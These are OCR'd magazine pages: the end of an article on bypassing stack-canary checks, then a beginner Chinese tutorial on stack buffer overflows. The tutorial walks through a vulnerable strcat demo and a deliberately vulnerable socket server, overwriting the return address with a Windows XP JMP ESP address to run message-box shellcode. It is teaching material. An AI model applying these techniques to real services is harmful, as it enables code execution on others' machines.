
成功了吗？我们只需要在畸形文件的最后添加一段 ShellCode 代码，常见的就找一段弹出计算器的代码贴在畸形文件后面吧！

学习总结

通过学习，我们看到了软件的栈保护机制：生成随机数插入到函数返回地址前面，通过检查这个随机数是否改变，从而判断栈是否溢出，我们通过分析进行了简单的改造，绕过了软件的检查机制，从而顺利的实现了溢出，虽然对软件本身数据进行了小量更改，有点旁门左道了，不过通过上面的实践，成功地达到了我们的目的，也给大家分享一下分析的思路，希望读者能够举一反三，实现自己的溢出攻击。文中如有错漏，还望海涵！

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：汇编
关键词：缓冲区、初级



缓冲区溢出初级探讨

文/图　小废

缓冲区溢出的前世今生

先说说什么是缓冲区，缓冲区可以理解为一个内存块，每个进程在创建之初操作系统都会分配一个内存块用以存储相应的数据。

缓冲区溢出是指当计算机向缓冲区内填充数据时，填充的内容超出了缓冲区本身的容量，这时溢出的数据覆盖在合法数据上。当计算机将这些数据解读为指令地址时，这种攻击的效果尤其明显。与缓冲区溢出相类似的还有格式化字符串攻击。

曾记得最初学习安全知识的时候，受骗于各种黑客电影，以为入侵方法多种多样，随便一个 IPC$漏洞，弄个空连接就可以大杀四方。现实总是残酷的，“魔”高一尺，道高一丈。如今各式各样的安全软件层出不穷，传个木马病毒都是云查杀。SQL 注入在淡出，CSS 也快老生常谈了。但是缓冲区溢出攻击依旧占据着入侵的重头戏，而一个好的 0 day 是可以作为国家战略资源储备的。也许只有等到堆栈被硬件实现，这种攻击才会减弱些吧。

初级入门

为了学习的渐进性，我们先从下面的简单程序入手。（以下代码均在 VS 2010 上调试通过）

```
#include <string.h>
char overflow[16] = "baaaabbbbcccc";
int _tmain(int argc, _TCHAR* argv[])
{
    char over[4];
    strcat(over, overflow);
    return 0;
}
```

程序功能是将字符串 overflow 的数据复制到字符串 over 的后面。由于 strcat 函数没有比对 over 的空间是否足够，而是直接将 overflow 复制到 over 后，这将导致溢出。建个工程，执行结果如图 1 所示。




图 1

发现程序执行出现内存读写错误。这是为什么呢？关闭对话框。我们先单步调试看看。在进入_tmain 时下个断点，看一看进程创建之初发生了什么。选择查看汇编代码。如图 2 所示。




图 2

熟悉汇编的兄弟们可以看到，在进入正式代码前，系统有一组指令对寄存器和堆栈进行了操作。

```
00411A30  push    ebp           ;把栈底指针 ebp 压入堆栈
00411A31  mov     ebp,esp       ;把栈顶指针 esp 的值传给 ebp
00411A33  sub     esp,0CCh      ;把 esp 值减去 0cch
00411A39  push    ebx  ;
00411A3A  push    esi
00411A3B  push    edi
00411A3C  lea     edi,[ebp-0CCh]
00411A42  mov           ecx,33h
00411A47  mov           eax,0CCCCCCCCh
00411A4C  rep stos      dword ptr es:[edi]
```

分析一下：

前三句的作用相当于在堆栈中为当前程序开辟了一个大小为 0cch 的缓冲区。这个缓冲区将用做存储当前程序的局部变量。而最后三句的作用，则是把缓冲区的值初始化为 0xcc。为什么要初始化成 0xcc 呢？ debug 时初始化成 0xcc 是因为 0xcc 在 x86 下是一条 int 3 单步中断指令，这样程序如果“飞了”遇到 0xcc 的时候就会停下来。

我们让程序继续执行到 strcat (over, overflow) 前，得到相关变量和寄存器地址，如图 3 所示。

Name	Value	Type
⊞ over	0x0012ff60 "烫烫烫烫?I"	char [4]
⊞ overflow	0x00417034 "aaaaabbbbccccdd"	char [16]
ebp	0x0012ff68	unsigned long
esp	0x0012fe90	unsigned long

图 3

可以发现字符串 over 的地址在栈顶指针 esp 和栈底指针 ebp 之间，结合上面的分析说明，局部变量 over 被存放在初始化时开辟的栈中。由于它并未初始化，所以其值为当前内存中的值。字符串 overflow 由于是全局变量，存储静态区中，防止当前栈被销毁而丢失数据，由系统负责释放。由此我们画出内存地址图，如图 4 所示。




图 4

我们知道，栈的生长方向是从内存高地址到内存低地址，而字符串的存储方向是从内存的低地址到高地址。于是，当 strcat 函数执行时，被复制过来的值将覆盖从 0x0012ff64 开始的内存。由此我们可以猜测，图 1 的错误就是因为覆盖长度过长，覆盖了某些特定的地址而造成的。我们知道 0x61 的 ASCII 码对应的英文字符是 a ，图 1 中的错误即是 0x61616161 这个值被当做下一条指令地址解析而造成的。让我们先看一下 strcat 执行后的结果。如图 5 所示。

由图 5 可知，地址 0x0012ff6c 的值被四个 a 覆盖了。而根据图 1 的错误，我们再次猜测，地址 0x0012ff6c 的值，被作为下一条指令的地址被系统解析。事实是这样的么？让我们看一下，程序要退出前执行的指令。如图 6 所示。




图 5

```
00411A70  pop     eax
00411A71  pop     edx
00411A72  pop     edi
00411A73  pop     esi
00411A74  pop     ebx
00411A75  add     esp, 0CCh
00411A7B  cmp     ebp, esp
00411A7D  call    @ILT+310(__RTC_CheckEsp) (41113Bh)
00411A82  mov     esp, ebp
00411A84  pop     ebp
00411A85  ret
```

图 6

重点看图 6 中方框内的部分。

```
00411A82  mov             esp,ebp
00411A84  pop             ebp
00411A85  ret
```

Mov esp ebp 的作用是将 ebp 的值赋给 esp，仔细思考后可以发现，这相当于是收回了程序初始化的时候分配的栈空间。而 pop ebp 则是将初始化时通过 push ebp 存在堆栈中的 ebp 值取出。通过这两句，内存空间的分配回到了程序初始化前的状态。可是后面还有一句 ret，又是做什么用的呢？百度一下，ret 是子程序的返回指令，执行 ret 相当于先用 pop 弹栈，再将弹出的值当做下一条指令地址执行。山重水复疑无路，柳暗花明又一村。原来 0x0012ff6c 的值 0x61616161，执行 ret 指令后，先被弹出，然后赋给了指令指针，最终执行。可以想到，如果我们把 0x61616161 改成我们要执行的指令的值，就可以让程序跳到我们需要的地方执行。这就是缓冲区溢出的主体原理。让我们先来小小实践一把。

简单实践

先对前面的程序做个简单修改，加个打印语句。如下：

```
#include <string.h>
char overflow[16] = "aaaaabbbbccccdd";
int _tmain(int argc, _TCHAR* argv[])
{
    char over[4];
    strcat(over, overflow);
    printf("I like Hacker Defence\n");
    return 0;
}
```

执行后结果如图 7 所示，屏幕上打印出来 I like Hacker Defence，然后报内存读写错误。




图 7

现在让我们尝试输出两次 I like Hacker Defence 。该怎么做

呢？主体思路当然是我们的缓冲区溢出。要输出两次的 I like Hacker Defence ，实际上只要将 printf 语句执行两次即可。先通过调试找到 printf("I like Hacker Defence\n") 的地址是 0x00411A5F，然后就是修改字符串 overflow 将返回地址即上面的 0x0012ff6c 的值用 0x00411A5F 覆盖。根据前面的实验，我们应该把 0x00411A5F 填写在 overflow +1 为起始的四个字节中。修改后的字符串 overflow 如下（在填写是注意顺序。）：

```
char overflow[16] = {0x62, 0x5F, 0x1A, 0x41, 0x00};
```

编译执行后，如图 8 所示。可以看到 I like Hacker Defence 被输出了两次，说明我们的实验成功。




图 8

实际测试

上面我们已经实现了溢出的简单利用，但是离实际使用还是有一段不小的距离。在这一部分我们将通过对一个通信小程序的溢出测试来加深对缓冲区溢出的理解。这个小程序的主体功能是使用 SOCKET 实现网络通信，在接收到客户机的连接后，将客户机发送的数据读取进缓冲区，再调用函数对数据进行处理。从而很好地模拟了实际网络通信中可能出现的问题。重要代码如下：

```
for (int i=0;i<1000;i++)
    {
        int Addrsize = sizeof(caddr);
        //接受新连接
        sClient[i] = accept(sListen,(struct sockaddr *)&caddr,
&Addrsize);
        printf("%s\n",inet_ntoa(caddr.sin_addr));
        while(TRUE)
        {
            int ret = recv(sClient[i],recvbuff,512,0);
            //recvbuff 为声明的全局变量
    printf("%s\n", recvbuff);
            fun();//调用函数处理 recvbuff
            ret = 0;
        }
    }
```

为了分析方便，我们将 fun()函数简化如下：

```
void fun( )
{
    //do someting...
    char a[4] = {0};
    strcpy( a, recvbuff);
}
```

可以看到问题出在 fun() 函数中的 strcpy 语句。先运行程序，使用 nc 提交数据，结果如图 9 所示。




图 9

现在开始我们的溢出之旅。第一步先提交足够长的字符串判断程序是否存在溢出漏洞。我们把数据编辑在 2.txt，用 nc 提交，结果如图 10 所示。




图 10

发现程序被溢出了！程序报错为 0x64646464 指令引用 0x64646464 内存的写错误，查询 ASCII 表，0x64 对应的英文字符为“d”，由此可知 ret 地址被“dddd”覆盖了。于是我们可以用一个地址来替换 dddd，而这个地址指向了我们要执行的代码，这样程序溢出后将执行我们的代码。但问题来了，我们要执行的代码在哪里呢？又如何定位到我们要执行的代码呢？如果要在系统中定位一个代码段是不现实的，先不说系统中存不存在这样的代码，单是要在不同主机的内存中定位都是几乎不可能完成的任务。好在天无绝人之路，我们发现提交的数据都是存储在内存中的，那么我们就可以将我们的代码段放在这个跳转地址之后，然后将前面的地址指向后面的代码段就可以了。貌似一切都解决了，可是后面的代码段地址又将如何得到？在调试中我们发现代码段的地址为 0x0012EBA8，如果用这个地址覆盖 ret 地址，前面的 0x00 将被当做字符串的结束标志，后面的 ShellCode 将不会被复制到内存中。看来只能换一种方法来指向我们的 ShellCode 了。所幸大牛们发现了这样一个指令，JMP ESP，使用这条指令使我们跳转到 ShellCode 执行有了希望。概括地说，当我们用 JMP ESP 的地址覆盖 ret 地址的时候，程序执行 ret 指令将跳转到 JMP ESP 的地址执行 JMP ESP 指令，而 JMP ESP 的作用是使程序跳转到栈顶执行。而此时的栈顶不就是我们的 ShellCode 的首字节了么。于是，我们的 ShellCode 将从从容容的被系统执行。内存结构如图 11 所示。




图 11

ShellCode 网上很多，大家可以自己下，在这里我选了一个弹出消息框的 ShellCode。由于程序在运行过程中系统有加载相关的代码，而且这些代码加载的位置相对固定的，在这些代码中可以很方便地找到 JMP ESP 语句，从而定位 JMP ESP 指令的地址。在这里，我们使用一个 Windows XP 下的通用跳转地址 0x7FFA4512。接下来可以构造溢出字符串，字符串形式为“aaaa…aaa+JMP ESP 地址+ ShellCode”。实际中我使用了二进制编辑软件将字符串写入 3.txt。再次运行程序，提交，结果如图 12 所示。弹出了消息框，说明我们的溢出测试成功。




图 12


总　结

以上是对缓冲区溢出原理的初级说明和应用。学习缓冲区溢出首先需要对操作系统的相关机理理解清楚，然后再加上大量细心的实验。当然要发现实用的漏洞需要的还有运气。

